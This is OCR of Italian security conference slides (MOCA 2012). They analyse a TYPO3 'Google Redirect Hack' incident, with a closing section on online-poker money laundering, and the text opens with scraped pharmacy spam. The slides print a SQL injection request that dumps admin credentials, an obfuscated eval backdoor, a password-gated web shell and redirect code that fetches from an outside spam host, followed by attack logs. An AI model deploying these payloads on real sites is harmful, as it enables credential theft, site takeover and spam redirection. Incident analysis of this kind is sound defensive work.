Viagra Benefits, **Viagra** Dosing. Online Pill Shop, something for your health? Go and order pills for lo

Viagra Alternatives, **Viagra** Price: Online P
www.dislessia.org/forum/viewtopic.php?t=1863
24 post - 7 autori - 6 mar 2007
Viagra Alternatives, **Viagra** Price. Cheap Pills Sh only canadian quality medicaments.

Buy Viagra Cialis, Buy Viagra Malaysia: C

Questa è la copia cache di Google di http://www.dislessia.org/forum/viewtopic.php?t=186 visualizzata il 19 mar 2012 22:25:44 GMT. Nel frattempo la pagina corrente potrebbe essere stata modificata. Ulteriori informazioni

Sono stati evidenziati i seguenti termini usati nella ricerca: **viagra** Versione solo testo

Viagra Alternatives, Viagra Price

Recognise ipf pens documentary ordered aria. Affective descalade. Confidential interfere **viagra price**. How no.5 preparation kokteilis altace moteriai hausmittel teenagers mental etc availble. Dayley. Ellis collaterali longer dosering. Inhancers signup legality simvastatin names surf.. 1000 thomson difficulty lanzarote bcbs exitos. Co-op 100mg.. Uspi brought berter overdose .ppt -h brighton emirates. Genitals ***viagra*** *alternatives* 2014 coca schadlich cardiac. Cigarettes preso zuzahlung prescribtion -finpecia revenue. Boards cialis penile. Levitra.

viagra soft leaflet
pink **viagra** affiliate
viagra website
viagra taste
order **viagra** online australia
will doctor prescribe **viagra**
generic **viagra** online no prescription
gays and **viagra**
cancun **viagra**
still hard after i cum **viagra**

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

... e quello visto dai comuni mortali

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

PESCARA 24+25+26.08.2012

http://moca.olografix.org

Google Redirect Hack

Joomla!™

...because open source matters

TYPO3

Drupal

phpBB™

creating communities

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.


Step 1: Get Backend Access

TYPO3

GET
/records_detail_blahblah/xxxxxxx_xx_xxx_xxxx.html?tx_hawk%5Buid%5D=-5319+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,group_concat(concat_ws(0x3a3a,username,password,admin)),22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73+from+be_users+where+admin=1+and+disable=0+--+&tx_hawk%5BbackPid%5D=38&cHash=45815[redacted]

prova01/prova01

typo3.pHtmL



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Step 2: Own as Much as you Can

TYPO3

Action 1

```
preg_replace("/4lHndKSp0y8itgtA4xEKwgH/e",
"j=1fZn7lNM==CfRcKtnuPfPyL4VHBBclBSFa6BAHNAG……" ^
"\x0fKP\x0arL\x5e\x0af\x24NN\x26\x12z\x3f\x17P1\x27\x157…….",
"4lHndKSp0y8itgtA4xEKwgH");
```


```
if(isset($_REQUEST['ch']) &&
   (md5($_REQUEST['ch']) == 'f766e86392aa4e2a2800cafcf4eff585') &&
   isset($_REQUEST['php_code'])) {
            eval($_REQUEST['php_code']);
  exit();
}
```


Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Step 2: Own as Much as you Can

TYPO3

Action 2



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Step 3: Set Google Redirect Hack

TYPO3

class.t3lib_timetrack.php

```
$bot_list = array("8.6.48","62.172.199","62.27.59","63.163.102","64.157.137",…….);
$ip = preg_replace("/\.(\d+)$/", '', $_SERVER["REMOTE_ADDR"]);
$originalip = $_SERVER["REMOTE_ADDR"];
$cdomain="sitoconcontenutibrutti.com"; $rdomain="sitochevendeviagra.com";
….

$page=urlencode("http://".$_SERVER["HTTP_HOST"].$_SERVER["REQUEST_URI"]);
if(in_array($ip, $bot_list))            {
                    if((md5($_REQUEST['ch']) == 'e855f400128460e012b9c08d26872b2f') && isset($_REQUEST["php_code"])) { $_REQUEST["php_code"] exit(); }
                    $outsourceurl="http://$cdomain/showop.php?page=$page";
                    $out=http_get($outsourceurl);
                    ……
                    $originalpage=preg_replace('/href=([\'"]{0,1})http.*?>/i', '>', $originalpage);
                    ……
                    }
                    print $originalpage;
                    exit;
}

if (preg_match('/live|msn|yahoo|google|ask|aol/', $_SERVER["HTTP_REFERER"])) {
                    ……
                    $page = urlencode("http://".$_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"]);
                    header('Cache-Control: no-cache, no-store, must-revalidate');
                    header("Location: http://$rdomain/r.pl?niche=$niche&page=$page&ref=".urlencode($_SERVER["HTTP_REFERER"]));
                    exit;
}
```


Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

06/06/2011 - 13:29:17 - Google Hack Reloaded

06/Jun/2011 ore 13:29:42 Inizio scansione backdoor (Bot)

06/Jun/2011 ore 22:14:33 Trova un HTTP 200 su una pagina non bonificata!!!

359020	2011-06-06 22:24:59	Critical	8479: HTTP: Suspicious HTTP Request	http	1A-1B	75.125.140.215:49492
359019	2011-06-06 22:14:56	Critical	8479: HTTP: Suspicious HTTP Request	http	1A-1B	75.125.140.215:57467

06/Jun/2011 ore 22:36:43 Riesce Evasion sull'IPS

[06/Jun/2011:22:37:36 +0200] "POST /xxx.php HTTP/1.1" 200 2785 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google…
[06/Jun/2011:22:38:00 +0200] "POST /xxx.php HTTP/1.1" 200 7474 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google…

06/Jun/2011 ore 22:38:34 Entra nella WebShell C99

[06/Jun/2011:22:38:34 +0200] "GET /typo3conf/auth.php HTTP/1.1" 200 23839 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:2.0.1)…

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

The new way to America

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Heres's to you: The Poker Laundry

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

PESCARA 24+25+26.08.2012

http://moca.olografix.org

Money Laundering?

12-2002 http://www.gao.gov/new.items/d0389.pdf

"**Credit** card and gaming industry officials did not believe Internet **gambling posed any particular risks in terms of money laundering**"

04-2011 United States vs Scheinberg (U.S. Federal Crime)

PokerStars (Scheinberg) - Full Tilt Poker - Cereus

~ **3 Miliardi di Dollari** riciclati

75 account bloccati per **500 Milioni di Dollari**

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

La naturale conclusione...

```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```


Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Questions?
English


¿Preguntas?
Spanish

مَطَالِب أَيَّة
Arabic

вопросы?
Russian

Domande?
Italian

Ερωτήσεις?
Greek



Sindarin

tupoQghachmey
Klingon

質問
Japanese

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.